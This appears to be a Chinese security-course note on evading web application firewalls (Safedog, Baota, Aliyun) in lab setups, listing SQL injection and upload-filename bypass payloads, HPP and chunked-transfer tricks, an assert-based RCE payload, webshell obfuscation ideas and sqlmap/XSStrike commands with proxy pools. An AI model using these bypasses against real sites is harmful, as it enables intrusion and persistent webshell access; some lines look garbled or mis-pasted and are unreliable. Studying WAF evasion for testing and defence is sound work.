
Day80　WAF 攻防-漏洞利用&HPP 污染&分块传输&垃圾数据


WAF攻防-小迪安全
基本概念
Web Application Firewall（web应用防火墙），一种公认的说法是"web应用防火墙通过执行一系列针对HTTP/HTTPS的安全策略来专门为web应用提供保护的一款产品。
信息收集
方式
软件
安全狗
宝塔防火墙
网站卫士
硬件
国内外安全公司的产品
云
阿里云
腾讯云
深信服云
亚马逊主机
走向
防护
入口
漏洞
SQL注入
其他
速度
工具
出口
同步数据
绕过
延迟
代理池
白名单
模拟用户
其他
大部分绕过测试需要开发脚本
漏洞发现
工具
Awvs
Xray
http/s
Goby
socks
代理
http/s
socks
根据扫描的数据通讯协议选择
内置
Proxifier
有无代理设置选项
拦截
1、速度流量问题
2、工具的指纹被识别
3、工具的检测Poc或Payload
漏洞利用
漏洞
SQL注入
HPP污染
关键字替换
内联注释
文件上传
换行解析&垃圾溢出&%00干扰&=符号干扰&参数模拟
XSS跨站
xsstrike
内置大量payload
文件包含
代码执行
替换关键字
对象
BT
Safedog
Aliyun
补充
WAF PHP环境 部分JAVA不支持
安全狗：
注入 xss 文件上传拦截
rce 文件包含 等其他不拦截
宝塔：
注入 上传拦截
rce 文件包含 xss等其他不拦截
其中拦截的是关键字
aliyun：
拦截的CC速度 和 后门 信息收集和权限维持阶段拦截
漏洞利用 他不拦截 默认的版本（升级版本没测试）
权限维持
代码层
PHP
5版本
关键字传参
关键变量覆盖
代码打乱加密
异或运算
webshell-venom
7版本
webshell-venom
异或运算
ASP
JSP
ASPX
webshell-venom，也可以以上思路，包括加密
行为层
功能
文件管理
宝塔
base_decode写到后门绕过，传参进行加密
安全狗
随便绕，明文提交或编码更换等
命令执行
PHP-disable_fuction
https://www.cnblogs.com/sdgfsdgfsd/p/13549529.html
https://github.com/l3m0n/Bypass_Disable_functions_Shell
https://github.com/irsl/php-bypass-disable-functions
https://www.cnblogs.com/-qing-/p/10944118.html
WAF内置拦截
无BT_WAF可以，有BT_WAF不能绕

1.知识点

- 1、SQL 注入&文件上传绕过
- 2、XSS 跨站&其他漏洞绕过
- 3、HPP 污染&垃圾数据&分块等

2.详细点

2.1将 MySQL 注入函数分为几类

- 拆分字符串函数：mid、left、lpad 等
- 编码函数：ord、hex、ascii 等
- 运算函数：+ - * / & ^ ! like rlike reg 等
- 空格替换部分：09、0a、0b、0c、0d 等
- 关键数据函数：user()、version()、database()等
- 然后将这些不同类型的函数组合拼接在一起

2.2 上传参数名解析：明确哪些东西能修改?

- Content-Disposition：一般可更改
- name：表单参数值，不能更改
- filename：文件名，可以更改
- Content-Type：文件 MIME，视情况更改

2.3 XSS 跨站

- 利用 XSStrike 绕过 加上--timeout 或--proxy 配合代理池绕过 cc&Fuzz

2.4 其他集合

```
RCE：
加密加码绕过？算法可逆？关键字绕过？提交方法？各种测试！
txt=$y=str_replace('x','','pxhpxinxfo()');assert($y);&submit=%E6%8F%90%E4%BA%A4

文件包含：没什么好说的就这几种
..\ ..../ ..\.\等
```

常见语言解析后缀：

语言	可解析后缀
asp/aspx	asp,aspx,asa,asax,ascx,ashx,asmx,cer,aSp,aSpx,aSa,aSax,aScx,aShx,aSmx,cEr
php	php,php5,php4,php3,php2,pHp,pHp5,pHp4,pHp3,pHp2,html,htm,phtml,pht,Html,Htm,pHtml
jsp	jsp,jspa,jspx,jsw,jsv,jspf,jtml,jSp,jSpx,jSpa,jSw,jSv,jSpf,jHtml

Windows和Linux下特性：

- Windows下文件名不区分大小写，Linux下文件名区分大写欧西
- Windows下ADS流特性，导致上传文件xxx.php::$DATA = xxx.php
- Windows下文件名结尾加入`.`,`空格`,`<`,`>`,`>>>`,`0x81-0xff`等字符，最终生成的文件均被windows忽略。

常见组合参数解析规则：

```
例子：http://192.168.0.100:8081/hpp.php?x=18x=1238x=112321312
```

技术/HTTP后台	整体解析结果	例　子
ASP.NET/IIS	所有的值	Para1=val1,val2
ASP/IIS	所有的值	Para1=val1,val2
PHP/Apache	最后一个值	Para1=val2
JSP,Servlet/Apache,Tomcat	第一个值	Para1= val1
JSP,Servlet/Oracle Application Server 10g	第一个值	Para1= val1
JSP,Servlet/Jetty	第一个值	Para1= val1
IBM Lotus Domino	最后一个值	Para1=val2
IBM HTTP Server	第一个值	Para1= val1
Perl CGI/Apache	第一个值	Para1= val1
Python/Zope	变成一个数组	Para1= ['val1', 'valu2']

3.演示案例

3.1 安全狗-SQL 注入&文件上传-知识点

> 以sqllib靶场+安全狗为例。

```
SQL注入 https://www.cnblogs.com/cute-puli/p/11146625.html

关键字替换
http://192.168.0.100:8081/sqlilabs/Less-2/?id=1 like 1
http://192.168.0.100:8081/sqlilabs/Less-2/?id=1 like 12

更换提交方式:
POST id=-1 union select 1,2,3--+

模拟文件上传 传递数据

分块传输：更改数据请求格式
```

```
13  https://github.com/c0ny1/chunked-coding-converter
14  HPP 参数污染：id=1/**&id=-1%20union%20select%201,2,3%23*/
```

3.2 安全狗-文件包含&代码执行-知识点

> 以pikachu靶场+安全狗为例。

```
1   文件上传：换行解析&垃圾溢出&%00 干扰&=符号干扰&参数模拟
2   filename=a.php
3   filename="a.php
4   filename="a.php%00"
5   垃圾数据;filename="a.php"
6   无限filename;filename="a.php"
7   filename=="a.php"
8   filename="name='uploadfile.php"
9   filename="Content-Disposition: form-data.php"
10  filename=="a.php"
```

3.3 BT&Aliyun-SQL 注入&文件上传-知识点

> 以pikachu靶场+BT&Aliyun为例。

```
1   python sqlmap.py -u "http://test.xiaodi8.com/pikachu/vul/sqli/sqli_str.php?name=*&submit=%E6%9F%A5%E8%AF%A2" --random-agent --tamper=rdog.py --proxy="http://tps118.kdlapi.com:15818"
2   格式替换
```

3.4 BT&Aliyun-文件包含&代码执行-知识点

> 以pikachu靶场+BT&Aliyun为例。

```
https://github.com/s0md3v/XSStrike
python xsstrike.py -u "http://test.xiaodi8.com/pikachu/vul/xss/xss_reflected_get.php?message=1&submit=submit" --proxy txt=$y=str_replace('x','','pxhpxinxfo()');assert($y);&submit=%E6%8F%90%E4%BA%A4

文件包含：没什么好说的就这几种
..\ ..../ ..\.\等
```

资源：

```
SQL注入：
https://www.cnblogs.com/cute-puli/p/11146625.html
分块传输：
https://github.com/c0ny1/chunked-coding-converter
XSStrike：
https://github.com/s0md3v/XSStrike
```